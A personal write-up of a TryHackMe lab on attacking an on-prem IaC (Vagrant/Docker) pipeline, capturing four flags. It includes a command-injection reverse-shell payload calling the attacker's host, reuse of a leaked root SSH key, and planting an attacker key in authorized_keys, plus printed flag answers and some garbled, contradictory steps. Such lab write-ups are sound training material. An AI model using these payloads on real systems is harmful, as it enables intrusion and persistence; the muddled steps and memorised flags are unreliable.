

IaC Challenge

▼ Task 7 - Attacking On-Prem IaC


▼ Lab

▼ Context

Now that you have learned how on-prem IaC deployments work and the security concerns that arise when using IaC, it is time to put your knowledge to the test. Start the machine attached to this task by pressing the green **Start Machine** button and wait for the machine to boot.

Note: In order for us to provide you with this challenge, a significant amount of software had to be kept at specific version levels. As such, the machine itself has some outdated software, which could be used with kernel exploits to bypass the challenge itself. However, if you choose to go this route of kernel exploitation to bypass the challenge and recover the flags, it will only affect your own learning opportunity. Our suggestion, try to solve the challenge by using what you have learned in this room about on-prem IaC!

Once the machine is booted, you can use SSH with the credentials below to connect to the machine:



Username	entry
Password	entry
IP	10.10.215.12

Once authenticated, you will find an IaC pipeline's scripts. Work through these files to identify vulnerabilities and attack the machines deployed by the IaC pipeline to ultimately gain full control of the pipeline! You can also use this SSH connection to "catch shells" as required. You will have to leverage these files together with what you learned in Task 5 to be able to compromise the pipeline!

To assist you on this journey, you can make use of the hints provided below. However, since the main goal is attacking an IaC pipeline, you are provided with the following:

- Nmap has been installed for you on the host, allowing you to scan the port range of the Docker network, if required.

- Use SSH to proxy out the traffic of the web application, or any other port, as required.
- You can use the SCP command of SSH to transfer out the IaC configuration files.

▼ Solution

```
$ ls -la
total 32
drwxr-xr-x 5 entry entry 4096 Jan 23 2024 .
drwxr-xr-x 4 root  root  4096 Jan 23 2024 ..
-rw-r--r-- 1 entry entry 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 entry entry 3771 Feb 25 2020 .bashrc
drwx----- 2 entry entry 4096 Jan 23 2024 .cache
drwx----- 3 entry entry 4096 Jan 23 2024 .config
-rw-r--r-- 1 entry entry 807 Feb 25 2020 .profile
drwxr-xr-x 4 entry entry 4096 Jan 23 2024 iac
$ ls
iac
$ cd iac
$ ls -la
total 20
drwxr-xr-x 4 entry entry 4096 Jan 23 2024 .
drwxr-xr-x 5 entry entry 4096 Jan 23 2024 ..
drwxr-xr-x 5 entry entry 4096 Jan 23 2024 .vagrant
-rw-r--r-- 1 entry entry 1641 Jan 23 2024 Vagrantfile
drwxr-xr-x 4 entry entry 4096 Jan 23 2024 provision
$ █
```

- I ran `ls -la` to list all files (including hidden) and their permissions/owners in my home directory and noticed `iac`, which looked relevant to the IaC challenge.
- I ran `cd iac` to enter the IaC project directory so I could inspect its deployment files.
- I ran `ls -la` inside `iac` to view file metadata and found `Vagrantfile` and a `provision/` folder, which is noteworthy given the room focuses on on-prem IaC pipelines.

```

$ cat Vagrantfile
Vagrant.configure("2") do |config|
  # DB server will be the backend for our website
  config.vm.define "dbserver" do |cfg|
    # Configure the local network for the server
    cfg.vm.network :private_network, type: "dhcp", docker_network_internal: true
    cfg.vm.network :private_network, ip: "172.20.128.3", netmask: "24"

    # Boot the Docker container and run Ansible
    cfg.vm.provider "docker" do |d|
      d.image = "mysql_vuln"
      d.env = {
        "MYSQL_ROOT_PASSWORD" => "mysecretpasswd"
      }
    end
  end

  # Webserver will be used to host our website
  config.vm.define "webserver" do |cfg|
    # Configure the local network for the server
    cfg.vm.network :private_network, type: "dhcp", docker_network_internal: true
    cfg.vm.network :private_network, ip: "172.20.128.2", netmask: "24"

    # Link the shared folder with the hypervisor to allow data passthrough. Will remove later to harden
    cfg.vm.synced_folder "./provision", "/tmp/provision"
    cfg.vm.synced_folder "/home/ubuntu/", "/tmp/datacopy"


    # Boot the Docker container and run Ansible
    cfg.vm.provider "docker" do |d|
      d.image = "ansible"
      d.cmd = ["ansible-playbook", "/tmp/provision/web-playbook.yml"]
      d.has_ssh = true

      # Command will keep the container active
      d.cmd = ["/usr/sbin/sshd", "-D"]
    end

    # We will connect using SSH so override the defaults here
    cfg.ssh.username = 'root'
    cfg.ssh.private_key_path = "/home/ubuntu/iac/keys/id_rsa"

    # Provision this machine using Ansible
    cfg.vm.provision "shell", inline: "ansible-playbook /tmp/provision/web-playbook.yml"
  end
end
$ 

```



```

$ curl http://172.20.128.2/
<!DOCTYPE html>
<html><head>
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>Python Flask Bucket List App - Sign In</title>
<link rel="stylesheet" href="style.css" />
</head>
<body>
<div class="h-full overflow-hidden bg-gradient-to-b from-blue via-white to-fuchsia-900/100 via-fuchsia-500/90 to-fuchsia-950/90 bg-state-950">
<div class="min-h-full overflow-auto">
  <div>
    <div class="bg-blue-950 border-b-2 glow border-b-fuchsia-500 relative z-10">
      <div class="flex-auto max-w-7xl px-2 sm:px-4 lg:px-8">
        <div class="relative flex h-10 items-center justify-between">
          <div class="flex-grow sm:flex-grow-0 left-0 flex items-center sm:hidden">
            <button type="button" class="text-gray-400 hover:text-gray-600 focus:outline-none focus:ring-2 focus:ring-inset focus:ring-white">
              <span>Mobile menu button</span>
            </button>
          </div>
        </div>
      </div>
    </div>
  </div>
</div>

```

1. The red-underlined IP `172.20.128.3` is the private network address assigned in the Vagrantfile to the **database server** container so that the webserver can connect to it internally.

2. The green-underlined IP `172.20.128.2` is the private network address assigned to the **webserver** container that is meant to serve the website inside the Docker/Vagrant network.
3. When I tried to access `172.20.128.2` directly from my host browser, it did not load because that private IP only exists inside the VM's internal Docker network and is not exposed to my host.
4. When I ran `curl http://172.20.128.2/` **from inside the VM**, it worked and showed the Flask app HTML because the VM itself is part of that private Docker network and can reach the container directly.

This means we got to use pivoting because the targets (`172.20.128.x`) live on an internal Docker network the host/browser can't reach; pivoting routes your attacker machine's traffic through the VM so those internal IPs become reachable.

If you are still confused about the point above click below

▼ Click

- **Different networks:**
 - The web + DB live on an **internal Docker/Vagrant network**: `172.20.128.0/24`.
 - `webserver` IP is **172.20.128.2**; `dbserver` is **172.20.128.3**.
 - Unless the host forwards ports, you **can't reach** **172.20.128.2:22 from outside**.
 - You can still `curl` the website if **HTTP is exposed/forwarded** (e.g., via the host or another proxy), but SSH isn't.
- **SSH is key-only (and for root):**
 - Vagrant sets:

```
cfg.ssh.username = 'root'
cfg.ssh.private_key_path = "/home/ubuntu/iac/keys/id_rsa"
```
 - That means **password logins likely won't work**; it expects that **specific private key**. So your `ssh root@...` with a password fails even if port 22 were reachable.
- **Service binding & firewall:**

- The container runs sshd (`/usr/sbin/sshd -D`) but **probably bound only on the internal interface** and/or **not port-forwarded**.
- Firewalls (ufw/iptables/security groups) could allow **80/443** but **block 22**.


Tiny analogy: think of the website as a storefront door on the street (HTTP open), while SSH is a staff-only back door **inside a gated courtyard** (private 172.20.128.0/24 + keycard). You can see the shop; you can't reach or unlock the back door.

Before going ahead, lets create a diagram to better understand the structure :

```
Tiny ASCII diagram
bash

[ Host / Vagrant ]
    └─ webserver (docker, ansible, ssh) 172.20.128.2
        └─ /tmp/provision <- synced from ./provision
    └─ dbserver (docker, mysql_vuln) 172.20.128.3
        └─ MYSQL_ROOT_PASSWORD = mysecretpasswd
```

Now that we know that we cannot access the website directly, it means we have to create a simple SSH tunnel when needed, using the following method:




So for our case we are going to be using




```
netcat -l -p 443 -f -e /bin/sh
Starting netcat 7.0.0 ( https://netcat.org ) at 2020-10-04 18:49 BST
listening on [any] 443 ...
Nmap scan report for 10.10.135.12
Host is up (0.00034s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
443/tcp    open  http
MAC Address: 02:05:01:9A:21:85 (unknown)
try@10.10.135.12's password:admin
```

```
# N tells SSH to not start a session
# The first port is the one that you will use on your local machine (8080)
# Add -f to keep it up in background
```

Then in our browser we type <http://localhost:8080/> to get:



We then sign up with and try to enter with the login credentials:



This does not seem very useful, however the green button in the sign in screen seems quite interesting, so we are going to try to view the source code of it using inspect element:

if we then press the green button "(DEV) Test DB" we get

This means we are root and can find out where the file is located straight through the website by just trial and error:



```

    <main class="bg-blue-500 border-b w-full glow border-b-[repeating-linear-gradient(45deg, transparent, transparent 2px, black 2px, black 4px)] px-4">[scroll]
      <div class="mx-auto max-w-7xl py-6 sm:px-6 lg:px-8">
        <div class="bg-gradient-to-b from-0% via-70% to-100% from-blue-500/90 vi...
          <div class="w-full h-full absolute bg-bottom bg-no-repeat [background-size:70rem] -m-5 z-0" style="background-image: url(..//static/background-squares.svg)"></div> [overflow]
        <div class="flex flex-col items-center pt-12 pb-5 z-10 relative">[flex]
          <h1 class="font-orbitron text-4xl text-gray-100 text-glow">Bucket List App</h1> [overflow]
          <form id="form-signup" class="my-8 mx-auto w-full max-w-md" action="/api/validateLogin" method="post">[form]
            <input type="hidden" name="command" value="cat flag1-of-4.txt">
            <button id="btntestDB" class="button-primary w-full" type="submit">(Dev) Test DB</button>
          </form>
        </div>
      </div>
    </div>
  <footer class="text-right my-2 text-white font-orbitron text-xxl">[footer]
    <div>Lpy-6.sm:px-6.lg:px...> div.bg-gradient-to-b.from-0% via-70% to-100%> div.flex.flex-col.items-center.pt-12.pb-5.z-10.relative> form.bg-purple-900.py-2.px-4.border.rounded-lg.w-full> input>
  
```



- ▼ With this we find the answer to "What is the value stored in the flag1-of-4.txt file?"

THM{Dev.Bypasses.and.Checks.can.be.Dangerous}

But more importantly, we can potentially be a command injection vulnerability that we can exploit to gain access to the web server container.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	localhost:8080	testDB	document	html	7.09 kB	7.03 kB

Request
Form data
.command:cat+flag1-of-4.txt

We can do this by the help of burp, but it's first essential to find out where **nc** (netcat) is installed. To do this we write "**which nc**"

The screenshot shows the Burp Suite interface. In the top navigation bar, 'Proxy' is selected. Below it, the 'Intercept' tab is active. A single request is listed in the main pane, with the URL being `http://localhost:8080/api/testDB`. The request type is 'HTTP' and the method is 'POST'. The payload is visible in the 'Raw' tab:

```

POST /api/testDB HTTP/1.1
Host: localhost:8080
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Patch-Site: same-origin
Sec-Patch-User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Patch-User: /?
Sec-Patch-Dest: document
Referer: http://localhost:8080/signin
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
...
22 _command=nc

```

The 'Inspector' panel on the right shows various request details like attributes, query parameters, body parameters, cookies, and headers.

After this we press forward and get this result:



This means now we can now use netcat to gain a reverse shell. So lets open a netcat:

and then in the command section write " nc 10.10.141.47 1337 -e /bin/bash " so it will look something like `_command= nc 10.10.141.47 1337 -e /bin/bash`

```
root@ip-10-10-141-47:~# nc -lnpvp 1337
Listening on 0.0.0.0 1337
```

This was another way to get the flag1 but currently our focus is flag2 so we are going to ignore the flag1:

```
root@ip-10-10-141-47:~# nc -lnvp 1337
Listening on 0.0.0.0 1337
Connection received on 10.10.135.12 32804
whoami
root
ls
flag1-of-4.txt
ls -la
total 44
drwx----- 1 root root 4096 Jan 23  2024 .
drwxr-xr-x  1 root root 4096 Feb  9  2024 ..
-rw-----  1 root root  634 Jan 23  2024 .bash_history
-rw-r--r--  1 root root  570 Jan 31 2010 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rwxr-xr-x  1 root root 4096 Jan 23  2024 .ssh
drwxr-xr-x  2 root root 4096 Jan 23  2024 .vim
-rw-----  1 root root 6468 Jan 23  2024 .viminfo
-rw-r--r--  1 root root  165 Jul 28  2023 .wget-hsts
-rw-r--r--  1 root root   46 Jan 23  2024 flag1-of-4.txt
```

After obtaining a reverse shell on the web server, we can explore the `vagrant` folder available in the container.

Inside, we notice that, in addition to the public SSH key we could have accessed earlier as the `entry` user, there is also a private key associated with the `ubuntu` user.

```
cd /vagrant
ls
Vagrantfile
keys
provision
script_start.sh
ls keys
id_rsa
id_rsa.pub
cat keys/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
-----END OPENSSH PRIVATE KEY-----

```

The private key content is extremely long and contains a large string of characters.

Inside the `Vagrantfile`, we can see that the private key is taken from a specific folder belonging to the `ubuntu` user and it is associated with the `root` user.

```
#We will connect using SSH so override the defaults here
cfg.ssh.username = 'root'
cfg.ssh.private_key_path = "/home/ubuntu/iac/keys/id_rsa"

#Provision this machine using Ansible
cfg.vm.provision "shell", inline: "ansible-playbook /tmp/provision/web-playbook.yml"
end
```

So what we can do now is save that key and give it file permissions

```

root@ip-10-10-141-47:~# nano id_rsa
root@ip-10-10-141-47:~# chmod 400 id_rsa
root@ip-10-10-141-47:~# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAAABG5vbmUAAAEBm9uZQAAAAAAAAAAwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAv7dICsITmvVrK76VtPvPxcFhqM0ml1/EtkJ4MoLPqlIY82JXGdo
PT/tHRFBUuaDaxGdVyyJyWhCylkZFm4TehlFk/SdyWp27ibVu6TFjtI1N9BYIPrbD+bou
lf6glIxab7TeIoTAe4ZRRIOr0ISceLzTfTq6KSEDBNm0alRredAWCTfiq465nKgofvMhK

```

The `Vchmod 400` command in Linux sets the permissions of a file so that only the owner has read permissions, while all other permissions are denied for everyone else.

MAKE SURE: that the start does not have spaces, so instead of “`-----BEGIN OPENSSH PRIVATE KEY-----`” we have the CORRECT ONE “`————BEGIN OPENSSH PRIVATE KEY————`”. This is because

If there are **leading spaces, tab characters, wrong dash characters (— vs -), extra characters**, or **Windows CRLFs**, the parser won’t recognise the file and SSH will fail to use it.

First, we can establish an SSH tunnel for port 22 of the web server, similar to what we did earlier for port 80.

This will allow us to connect directly from our machine. Alternatively, you can skip this step and connect by first logging in as the `entry` user on the target system.

1. `ssh -f -N -L 2222:172.20.128.2:22 entry@MACHINE_IP`

Now, we can easily connect via SSH by using the private key and specifying the `root` user.

2. `ssh -i root_key -p 2222 root@127.0.0.1`

```

root@ip-10-10-141-47:~# ssh -f -N -L 2222:172.20.128.2:22 entry@10.10.135.12
entry@10.10.135.12's password:
root@ip-10-10-141-47:~# ss -tnlp | grep 2222
LISTEN      0      128          127.0.0.1:2222          0.0.0.0:*          users:(("ssh",pid=26298,fd=5))
LISTEN      0      128          0.0.0.0:2222          0.0.0.0:*          users:(("ssh",pid=26298,fd=4))
root@ip-10-10-141-47:~# ssh -l /root/d_fingerprint root@127.0.0.1
The authenticity of host '127.0.0.1' [127.0.0.1]:2222 ([127.0.0.1]:2222) can't be established.
ECDSA key fingerprint is SHA256:2ahrhU0q49PeoIkAh9pVklcScn2mx29KgkpG9komS.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:2222' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-1029-aws x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jan 23 13:10:15 2024 from 172.20.128.3
root@e485755d7773:~#

```

```

root@e485755d7773:~# ls
flag2-of-4.txt
root@e485755d7773:~# cat flag2-of-4.txt
THM{IaC.Deployment.Keys.Must.be.Removed}

```

- ▼ With this we find the answer to "What is the value stored in the flag2-of-4.txt file?"

THM{IaC.Deployment.Keys.Must.be.Removed}

For the next flag you literally just run the `find` command to find the directory it's located inside of

```
root@e485755d7773:~# cat /tmp/datacopy/flag3-of-4.txt
THM{IaC.Shares.Should.be.Restricted}
root@e485755d7773:~#
```

- ▼ With this we find the answer to "What is the value stored in the flag3-of-4.txt file?"

THM{IaC.Shares.Should.be.Restricted}

Hint: To perform provisioning in an IaC pipeline you need quite a bit of privileges. Often it is hard to determine exactly what privileges are needed, resulting in the permissions being too permissive.

Since the folders are synchronized between the `ubuntu` user's home directory on the host machine and the corresponding directory on the container, any changes made there can directly impact the original system.

```
root@e485755d7773:~# ls -la
total 48
drwx----- 1 root root 4096 Feb  9  2024 .
drwxr-xr-x 1 root root 4096 Feb  9  2024 ..
drwxr-xr-x 3 root root 4096 Feb  9  2024 .ansible
-rw------- 1 root root 333 Feb  9  2024 .bash_history
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x 1 root root 4096 Jan 23  2024 .cache
-rw-r--r-- 1 root root 161 Dec  5  2019 .profile
drwxr-xr-x 1 root root 4096 Oct  4 19:08 .ssh
-rw------- 1 root root 7623 Feb  9  2024 .viminfo
-rw-r--r-- 1 root root 41 Jan 23  2024 flag2-of-4.txt
root@e485755d7773:~# find / -name flag3-of-4.txt
find: '/tmp/datacopy/.cache/xdg/gvfs': Permission denied
/tmp/datacopy/flag3-of-4.txt
root@e485755d7773:~# cat /tmp/datacopy/flag3-of-4.txt
THM{IaC.Shares.Should.be.Restricted}
root@e485755d7773:~# ls -a
. .. .ansible .bash_history .bashrc .cache .profile .ssh .viminfo flag2-of-4.txt
root@e485755d7773:~# ls .ssh
authorized_keys id_rsa known_hosts
```

Inside the `.ssh` folder of the `ubuntu` user, we don't find a private key to use.

However, we can edit the `authorized_keys` file to add our public key.

This change will be synchronized with the host machine, allowing us to obtain access as the `ubuntu` user.

```

root@ip-10-10-141-47:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:QWZPfI4PHM8H3mCu+BeXiHyvaAJ2ddBo7HrFLHo root@ip-10-10-141-47
The key's randomart image is:
[ RSA 3072]-----+
|   o +***+..|
| = .. @@@o..|
| o + . . . .|
| + *o+ . . .|
| o + E =o+ . .|
| . o o o . . .|
| . o . . . . .|
| . o . . . . .|
| . . . . . . . |
-----[SHA256]-----+
root@ip-10-10-141-47:~# cat .ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAQDQAQABgQ0AHoXAL5<REDACTED>du/E1x5TycGDRuZeh1lBqfR//Dx+Cz1xFK0H6GZ020LCj0vGkOTk6GQ5WeYtC9h0/2st1NgCH31GnEVaywGnf7u/pd7Ra61c-9V850f/LorBu9f
yvWvNz2N0JH48520E5HqJMLLysbu/rhCnDpBk3J3Jy61xrrf9gZ2mWqjDwYd/JTR1pD9sc0fz2vCSm0wLPn0h1m19EL09PV1Cv5JshWqy9BpZj/n39/c1akv/sLucRccb74fLZCdyvSpnR7pZ0mRehdh07TcC78Gf7dwHs
09faL43hceo23zFqlsvAnUSS0s root@ip-10-10-141-47
root@ip-10-10-141-47:~#

```

Rest could not be bothered to document but watch from 1:26:49 for the rest =>
[TryHackMe On-Premises IaC | infrastructure as code deployments](#)

But basically you copy this into the authorized_keys file without spaces, and then connect by opening another tab and putting the command `ssh -i ubuntu@MACHINE_IP`.

We can now access the target as the `ubuntu` user, who has full permissions on the machine.

From there, we can switch to the `root` user and retrieve the final flag.

```

ubuntu@tryhackme:~$ whoami
ubuntu
ubuntu@tryhackme:~$ sudo -l
Matching Defaults entries for ubuntu on tryhackme:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ubuntu may run the following commands on tryhackme:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
ubuntu@tryhackme:~$ sudo su
root@tryhackme:/home/ubuntu# cd
root@tryhackme:~# ls
flag4-of-4.txt  snap
root@tryhackme:~#

```

- ▼ With this we find the answer to "What is the value stored in the flag4-of-4.txt file?"

THM{Provisioners.Usually.Have.Privileged.Access}